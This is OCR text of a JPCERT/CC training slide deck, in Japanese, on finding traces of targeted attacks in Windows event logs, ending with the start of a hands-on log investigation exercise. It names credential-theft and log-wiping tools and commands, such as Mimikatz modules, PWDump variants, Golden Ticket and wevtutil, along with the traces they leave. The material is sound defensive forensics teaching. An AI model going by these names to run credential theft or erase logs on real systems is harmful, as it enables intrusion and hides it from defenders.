
- WinRARで圧縮

送信

- マルウエアの機能を利用
- クラウドサービスを利用

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃者の活動：痕跡削除



Copyright ©2020 JPCERT/CC All rights reserved.

痕跡削除

痕跡削除

- 攻撃者の使用したファイルやログの削除

- Windowsコマンドを利用してファイルおよびイベントログの削除
  - イベントログの削除には管理者権限が必要

Copyright ©2020 JPCERT/CC All rights reserved.

痕跡削除に使用されるWindowsコマンド

順位	コマンド	実行数
1	del	844
2	taskkill	80
3	klist	73
4	wevtutil	23
5	rd	15

➡ イベントログの削除にはwevtutilコマンドを使用

Copyright ©2020 JPCERT/CC All rights reserved.

1 標的型攻撃概要

2 攻撃者の活動とツール

3 コマンドおよびツール実行の痕跡

4 ハンズオン

Copyright ©2020 JPCERT/CC All rights reserved.

JPCERT/CCの調査で確認している事実と問題


ネットワーク内部での攻撃には
同じ攻撃ツール、Windowsコマンドが
利用されることが多い

攻撃ツール、Windowsコマンドが実行された痕跡を見つける方法を知っていれば、インシデント調査がスムーズになる

Copyright ©2020 JPCERT/CC All rights reserved.

コマンドおよびツール実行の痕跡

- コマンドおよびツール実行時に作成される痕跡を調査し報告書として公開


JPCERT CC®

Japan Computer Emergency Response Team Coordination Center

インシデント調査のための攻撃ツール等の実行痕跡調査に関する

報告書 （第２版）

一般社団法人 JPCERT コーディネーションセンター
2017 年 11 月 9 日

インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書
JPCERT/CC
https://www.jpcert.or.jp/research/ir_research.html

Copyright ©2020 JPCERT/CC All rights reserved.

報告書について

報告書の内容

- ログに記録された情報から、どのツールが実行されたのかを割り出すためのログ調査ガイド
- 複数のツールを検証し、作成される痕跡を調査

報告書の想定ユーザ

- システム管理者
- フォレンジック担当
- インシデント調査の専門家ではない人でも比較的容易に調べることができるように構成

Copyright ©2020 JPCERT/CC All rights reserved.

報告書について

検証環境

- クライアント
  - Windows 7 Professional SP1、Windows 10
- サーバ
  - Windows Server 2012 R2

検証を行ったツール

- JPCERT/CCが対応したインシデント調査で、複数の事案で攻撃者による使用が確認されたものの中から選定
- 49種類

Copyright ©2020 JPCERT/CC All rights reserved.

検証ツールリスト 1

攻撃者がツールを使用する目的	ツール
コマンド実行	PsExec
	wmic
	schtasks
	wmiexec.vbs
	BeginX
	WinRM
	WinRS
	BITS
パスワード、ハッシュの入手	PWDump7
	PWDumpX
	Quarks PwDump
	Mimikatz (パスワードハッシュ入手 lsadump::sam)
	Mimikatz (パスワードハッシュ入手 sekurlsa::logonpasswords)
	Mimikatz (チケット入手 sekurlsa::tickets)
	WCE
	gsecdump
	lslsass
	Find-GPOPasswords.ps1
	AceHash

Copyright ©2020 JPCERT/CC All rights reserved.

検証ツールリスト 2

攻撃者がツールを使用する目的	ツール
パスワード、ハッシュの入手	Get-GPPPassword (PowerSploit)
	Invoke-Mimikatz (PowerSploit)
	Out-Minidump (PowerSploit)
	PowerMemory (RWMC Tool)
	WebBrowserPassView
通信の不正中継	Htran
	Fake WPAD
リモートログイン	RDP
Pass-the-hash Pass-the-ticket	WCE(リモートログイン)
	Mimikatz(リモートログイン)
権限昇格	MS14-058 Exploit
	MS15-078 Exploit
	SDB UAC Bypass
ドメイン管理者権限 アカウントの奪取	MS14-068 Exploit
	Golden Ticket (Mimikatz)
	Silver Ticket (Mimikatz)
ローカルユーザー・グループの追加・削除	net user
ファイル共有	net use
痕跡の削除	sdelete
	timestomp
	klist purge
	wevtutil

Copyright ©2020 JPCERT/CC All rights reserved.

検証ツールリスト 3

攻撃者がツールを使用する目的	ツール
アカウント情報の取得	ntdsutil
	vssadmin
	csvde
	dcdiag
	nltest
	nmap
	ldifde
	dsquery

Copyright ©2020 JPCERT/CC All rights reserved.

ツール分析結果シート

- 分析結果の詳細はHTMLで公開
  https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

ツール分析結果シート　レポート　分析ツール一覧　ダウンロード　PsExec　検索

このサイトについて

コマンド実行

- PsExec
- wmic
- schtasks
- wmiexec.vbs
- BeginX
- WinRM
- WinRS
- BITS

パスワード、ハッシュの入手

- PWDump7
- PWDumpX
- Quarks PwDump
- Mimikatz (パスワード

実行時に記録される主要な情報

接続元

イベントログ

#	ログ	イベントID	タスクのカテゴリ	イベント内容
1	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. • **UtcTime**: プロセス実行日時 (UTC) • **ProcessGuid/ProcessId**: プロセスID • **Image**: 実行ファイルのパス (実行ファイルのパス) • **CommandLine**: 実行コマンドのコマンドライン ([実行ファイルのパス] [実行コマンド]) • **User**: 実行ユーザー
2	Microsoft-Windows-Sysmon/Operational	13	Registry value set (rule: RegistryEvent)	Registry value set. • **ProcessGuid/ProcessId**: プロセスID • **Image**: 実行ファイルのパス (検体のパス) • **TargetObject**: 書き込み先のレジストリ値 (\REGISTRY\USER\[ユーザーSID]\SOFTWARE\Sysinternals\PsExec\EulaAccepted) • **Details**: レジストリに書き込まれた設定値 (DWORD: 0x00000001)

Copyright ©2020 JPCERT/CC All rights reserved.

追加ログ取得の重要性

デフォルト設定で痕跡が残るツール

- Windowsで標準的に搭載されているツール
- RDP、at、net、PsExec など

追加設定が必要なツール

- Windowsで標準的に搭載されていないツール
- 攻撃ツール

Copyright ©2020 JPCERT/CC All rights reserved.

今回の検証で行った追加設定

追加設定

- 監査ポリシーの有効化
- Sysmonのインストール

監査ポリシー

Windowsに標準で搭載されているログオン・ログオフやファイルアクセスなどの詳細なログを取得するための設定

Sysmon

マイクロソフトが提供するツールで、プロセスの起動、ネットワーク通信、ファイルの変更などをイベントログに記録する

Copyright ©2020 JPCERT/CC All rights reserved.

追加ログ取得設定の影響

監査ポリシーを有効にすることで、ログが増加する

- ログのローテーションが早くなり古いログが残りにくくなる

監査ポリシーを有効化する場合は、イベントログの最大サイズの変更もあわせて検討する

- イベントビューアー
- wevtutilコマンド

Copyright ©2020 JPCERT/CC All rights reserved.

イベントログ削除への対策

- ホスト上のログは、侵入された時点で消去される可能性がある

- 他のホストに、リアルタイムにログを転送
  - イベント サブスクリプション
  - Syslog形式などで送信
  - 定期的なログファイルのバックアップ

Copyright ©2020 JPCERT/CC All rights reserved.

報告書を用いたインシデント調査

192.168.31.42-PWHashes.txtが作成された痕跡を確認した場合

全般　詳細

オブジェクトへのアクセスが試行されました。

サブジェクト:
- セキュリティ ID: S-1-5-21-74636925-2962735703-65146292-1103
- アカウント名: testuser
- アカウント ドメイン: TESTNET
- ログオン ID: 0x24099

オブジェクト:
- オブジェクト サーバー: Security
- オブジェクトの種類: File
- オブジェクト名: C:¥Users¥testuser¥Desktop¥36786¥Source¥192.168.31.42-PWHashes.txt
- ハンドル ID: 0x154
- リソース属性: S:AI

ログの名前(M):	セキュリティ		
ソース(S):	Microsoft Windows security a	ログの日付(D):	2016/03/13 16:36:53
イベント ID(E):	4663	タスクのカテゴリ(Y):	ファイル システム
レベル(L):	情報	キーワード(K):	成功の監査
ユーザー(U):	N/A	コンピューター(R):	ws8x86.testnet.local
オペコード(O):	情報		
詳細情報(I):	イベント ログのヘルプ		

Copyright ©2020 JPCERT/CC All rights reserved.

報告書を用いたインシデント調査

「PWHashes.txt」検索すると、
以下の情報がヒットする

パスワード、ハッシュの入手

PWDump7

PWDumpX

Quarks PwDump

Mimikatz (パスワードハッシュ入手

追加設定

- 接続元
  - 実行履歴 (監査ポリシー, Sysmon)
  - 結果が記録されるファイル "[宛先アドレス]-PWHashes.txt" の作成 (監査ポリシー)
- 接続先
  - 実行履歴 (監査ポリシー, Sysmon)
  - 接続元から接続先への、PWDumpXサービスの送信および実行 (監査ポリシー)
  - ハッシュ情報を保存するファイルの作成 (監査ポリシー)

"[宛先アドレス]-PWHashes.txt"が作成されている場合、実行が成功したものと考えられる

Copyright ©2020 JPCERT/CC All rights reserved.

報告書を用いたインシデント調査

PWDumpXはパスワードハッシュを入手するツールで、[宛先アドレス]はターゲット

システム	7045	サービスがシステムにインストールされました	サービスがインストールされました。 • **サービス名**: サービス一覧に表示される名前 (PWDumpX Service) • **サービス ファイル名**: サービス実行ファイル (%windir%\system32\DumpSvc.exe) • **サービスの種類**: 実行されるサービスの種類 (ユーザー モード サービス) • **サービス開始の種類**: サービスを開始するトリガの動作 (要求による開始) • **サービス アカウント**: 実行するアカウント (LocalSystem)
システム	7036	Service Control Manager	[サービス名] サービスは [状態] に移行しました。 • **サービス名**: 対象のサービス名 (PWDumpX Service) • **状態**: 移行後の状態 (実行中)

接続先（[宛先アドレス]）ではサービス名“PWDumpX Service”がインストールされると記載されている

Copyright ©2020 JPCERT/CC All rights reserved.

報告書を用いたインシデント調査

[宛先アドレス]のイベントログを確認すると“PWDumpX Service”が確認できる

以上のことから[宛先IPアドレス]のパスワードハッシュが攻撃者に入手されていると断定することができる

Copyright ©2020 JPCERT/CC All rights reserved.

追加設定していない場合はどうするの？

詳細なログを取得する他の方法

- 監査ソフトウエア（資産管理ソフトなど）でも同様のログを取得可能な場合がある
  - プロセスの実行
  - ファイルの書込み


■ 詳細なログがなくても、デフォルト設定で痕跡が残るツールもある

Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: 監査ポリシーの有効化方法

設定方法 ①

- ローカル グループ ポリシーの編集
  - [コンピューターの構成]→[Windowsの設定]→[セキュリティの設定] →[ローカル ポリシー]→[監査ポリシー]




Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: 監査ポリシーの有効化方法

設定方法 ②

- 各ポリシーの「成功」「失敗」を有効




Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: 監査ポリシーの有効化方法

設定方法 ③

- 監査対象オブジェクトの追加
  - [ローカル ディスク(C:)]→[プロパティ]→[セキュリティ]タブ→[詳細設定]
  - [監査]タブから監査対象のオブジェクトを追加




Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: 監査ポリシーの有効化方法

設定方法 ④

- 監査対象のユーザおよび、監査するアクセス方法を選択



Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: 監査ポリシーの有効化方法

以下の「アクセス許可」を設定

- ファイルの作成/データ書き込み
- フォルダーの作成/データの追加
- 属性の書き込み
- 拡張属性の書き込み
- サブフォルダーとファイルの削除
- 削除
- アクセス許可の変更
- 所有権の取得

Copyright ©2020 JPCERT/CC All rights reserved.

参考情報: Sysmonのインストール方法

ダウンロードURL

- https://docs.microsoft.com/ja-jp/sysinternals/downloads/sysmon

インストール方法

- **Sysmon.exe –i**
  - -n オプションを追加することでネットワーク通信のログも取得可能

対応バージョン

- クライアント： Windows 7以降
- サーバ： Windows Server 2012以降

Copyright ©2020 JPCERT/CC All rights reserved.

報告書

報告書ダウンロードURL

- 第1版
  - https://www.jpcert.or.jp/research/20160628ac-ir_research.pdf
- 第2版
  - https://www.jpcert.or.jp/research/20171109ac-ir_research2.pdf
- ツール分析結果シート
  - https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

以降のハンズオンでは、これらの報告書がヒントになることがあります。

Copyright ©2020 JPCERT/CC All rights reserved.

目次

1 標的型攻撃概要

2 攻撃者の活動とツール

3 コマンドおよびツール実行の痕跡

4 ハンズオン

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオンの内容

■背景

—ある企業の社内の情報システム部門

—前述のシステム群の管理者

■目的


—社内で発生したインシデントの全体像の調査

—影響範囲の特定

※どのログにどのような痕跡が残るのかを意識しながら実施すること

Copyright ©2020 JPCERT/CC All rights reserved.

調査する環境について



Copyright ©2020 JPCERT/CC All rights reserved.

ホスト情報

ホスト名	IPアドレス	ユーザ名	OS
WIN-WFBHIBE5GXZ	192.168.16.1	administrator	Windows Server 2008
Win7_64JP_01	192.168.16.101	chiyoda.tokyo	Windows 7
Win7_64JP_02	192.168.16.102	yokohama.kanagawa	Windows 7
Win7_64JP_03	192.168.16.103	urayasu.chiba	Windows 7
Win7_64JP_04	192.168.16.104	urawa.saitama	Windows 7
Win7_64JP_05	192.168.16.105	hakata.fukuoka	Windows 7
Win7_64JP_06	192.168.16.106	sapporo.hokkaido	Windows 7
Win7_64JP_07	192.168.16.107	nagoya.aichi	Windows 7
Win7_64JP_08	192.168.16.108	sakai.osaka	Windows 7
Win10_64JP_09	192.168.16.109	maebashi.gunma	Windows 10
Win10_64JP_10	192.168.16.110	utsunomiya.tochigi	Windows 10
Win10_64JP_11	192.168.16.111	mito.ibaraki	Windows 10
Win10_64JP_12	192.168.16.112	naha.okinawa	Windows 10

Copyright ©2020 JPCERT/CC All rights reserved.

使用する主なログ

イベントログ

（※実施するハンズオンにより提供されるログは変化）

- Security.csv（セキュリティログ）
- Sysmon.csv（Sysmonログ）
- TaskScheduler.csv（タスクスケジューラログ)
- Powershell.csv（Powershell実行ログ）

Copyright ©2020 JPCERT/CC All rights reserved.

イベントログを変換

イベントログはEVTX形式で保存されており、
イベントビューアーから確認が可能

しかし、イベントビューアーから
ログ調査を行うのは困難

テキスト形式にエクスポート・変換する
※方法はAppendix 1 に記載

Copyright ©2020 JPCERT/CC All rights reserved.

ログの形式（Security.csv）

- 「Windowsログ-セキュリティ」を「すべてのイベントを名前を付けて保存」で取得したファイル
  - 形式: CSV（ログが複数行に出力される）

レベル	日時	ソース	イベントID	タスクのカテゴリ

```
2  情報,2016/10/07 14:59:58,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続,"Windows フィルターリング
3  ↵
4  アプリケーション情報:↵
5  ^    プロセス ID:^    ^    4↵
6  ^    アプリケーション名:^System↵
7  ↵
8  ネットワーク情報:↵
9  ^    方向:^    ^    ^    着信↵
10 ^    送信元アドレス:^^    192.168.16.255↵
11 ^    ソース ポート:^ ^    137↵
12 ^    宛先アドレス:^    ^    192.168.16.102↵
13 ^    宛先ポート:^^    137↵
14 ^    プロトコル:^^    17↵
15 ↵
16 フィルター情報:↵
17 ^    フィルターの実行時 ID:^ 0↵
18 ^    レイヤー名:^^    受信/承諾↵
19 ^    レイヤーの実行時 ID:^    44"↵
20 情報,2016/10/07 14:59:57,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続,"Windows フィルターリング
21 ↵
22 アプリケーション情報:↵
23 ^    プロセス ID:^    ^    4↵
24 ^    アプリケーション名:^System↵
```

赤枠内が一つのログの塊

Copyright ©2020 JPCERT/CC All rights reserved.

ログの形式（Sysmon.csv）

- 「アプリケーションとサービス-Microsoft-Windows-Sysmon-Operational」を「すべてのイベントを名前を付けて保存」で取得したファイル
  - 形式: CSV（ログが複数行に出力される）

レベル	日時	ソース	イベントID	タスクのカテゴリ

```
2  情報,2016/10/07 14:59:00,Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),"Process Create:
3  UtcTime: 2016-10-07 05:59:00.065
4  ProcessGuid: {02EA0504-39A4-57F7-0000-0010532F2400}
5  ProcessId: 1052
6  Image: C:¥Program Files (x86)¥Google¥Update¥GoogleUpdate.exe
7  CommandLine: ""C:¥Program Files (x86)¥Google¥Update¥GoogleUpdate.exe"" /ua /installsource scheduler
8  CurrentDirectory: C:¥Windows¥system32¥
9  User: NT AUTHORITY¥SYSTEM
10 LogonGuid: {02EA0504-AA74-57F5-0000-0020E7030000}
11 LogonId: 0x3E7
12 TerminalSessionId: 0
13 IntegrityLevel: System
14 Hashes: SHA1=ADB860FF9C00B308BF4ABBCB77E2C5233FEB61C5
15 ParentProcessGuid: {02EA0504-AA95-57F5-0000-00107EB10100}
16 ParentProcessId: 1860
17 ParentImage: C:¥Windows¥System32¥taskeng.exe
18 ParentCommandLine: taskeng.exe {BE0F3FE8-EA3F-4EC2-9BC1-FE64B80A6228} S-1-5-18:NT AUTHORITY¥System:Service:"
19 情報,2016/10/07 14:51:12,Microsoft-Windows-Sysmon,5,Process terminated (rule: ProcessTerminate),"Process terminated:
20 UtcTime: 2016-10-07 05:51:12.407
21 ProcessGuid: {02EA0504-376B-57F7-0000-0010A6FF2300}
22 ProcessId: 1660
23 Image: C:¥Program Files (x86)¥Google¥Update¥GoogleUpdate.exe"
```

赤枠内が一つのログの塊

Copyright ©2020 JPCERT/CC All rights reserved.

ログの形式（TaskScheduler.csv）

- 「アプリケーションとサービス-Microsoft-Windows-TaskScheduler-Operational」を「すべてのイベントを名前を付けて保存」で取得したファイル
  - 形式: CSV

レベル	日時	ソース	イベントID	タスクのカテゴリ

```
2 エラー,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,101,タスクの開始が失敗しました,"タスク スケジ
3 警告,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,322,起動要求が無視されました。インスタンスは既に
4 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,107,スケジューラによってトリガーされるタスク,"タ
5 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,129,タスクのプロセスが作成されました,"タスク スケ
6 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,200,開始された操作,"タスク スケジューラは、タスク
7 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,100,タスクの開始,"タスク スケジューラは、ユーザー
```

1行、1エントリ

Copyright ©2020 JPCERT/CC All rights reserved.

ログの形式（Powershell.csv）

- 「アプリケーションとサービス-Windows PowerShell」を「すべてのイベントを名前を付けて保存」で取得したファイル
  - 形式: CSV（ログが複数行に出力される）

レベル	日時	ソース	イベントID	タスクのカテゴリ

```
情報,2018/11/07 16:03:24,PowerShell,403,エンジンのライフサイクル,"エンジンの状態が Available から Stopped に変更されました。
↓
詳細: ↓
^    NewEngineState=Stopped↓
^    PreviousEngineState=Available↓
↓
^    SequenceNumber=10↓
↓
^    HostName=ConsoleHost↓
^    HostVersion=2.0↓
^    HostId=124cc917-defb-4045-892a-183cdcf9e19d↓
^    EngineVersion=2.0↓
^    RunspaceId=506d14fb-86f7-4920-96b6-30f1a96f8f29↓
^    PipelineId=↓
^    CommandName=↓
^    CommandType=↓
^    ScriptName=↓
^    CommandPath=↓
^    CommandLine="↓
情報,2018/11/07 16:03:24,PowerShell,400,エンジンのライフサイクル,"エンジンの状態が None から Available に変更されました。↓
↓
詳細: ↓
^    NewEngineState=Available↓
^    PreviousEngineState=None↓
```

赤枠内が一つのログの塊

Copyright ©2020 JPCERT/CC All rights reserved.

grepの使い方(例)

- ファイルから文字列を検索するコマンド
  - grep 検索正規表現 ファイル名
    - ex) grep “user” *.csv

- 正規表現に一致しない行を検索するオプション
  - grep -v 検索正規表現 *.csv

- 一度に複数正規表現を検索する(OR)オプション
  - grep -e 検索正規表現1 -e 検索正規表現2 *.csv

- 正規表現に一致した後ろのn行を表示するオプション
  - grep –A n 検索正規表現 *.csv

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン1

初期調査
（ウイルス対策ソフトでの検知）

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Win7_64JP_01を使用しているユーザからの以下の問い合わせを受ける

ウイルス対策ソフトが怪しいファイルを駆除したようなんだが問題がないか確認してほしい

駆除したファイル名は「win.exe」

Copyright ©2020 JPCERT/CC All rights reserved.

提供されたログ（ Win7_64JP_01 のログ）

イベントログ

- Security.csv（セキュリティログ）
- Sysmon.csv（Sysmonログ）
- TaskScheduler.csv（タスクスケジューラログ)
- Powershell.csv（Powershell実行ログ）

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q1. マルウエアの**通信先IPアドレス**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 1

マルウエア感染端末の調査

Q1. マルウエアの**通信先IPアドレス**を特定してください。

ヒント

① win.exe

② イベントID: 5156に通信が記録される

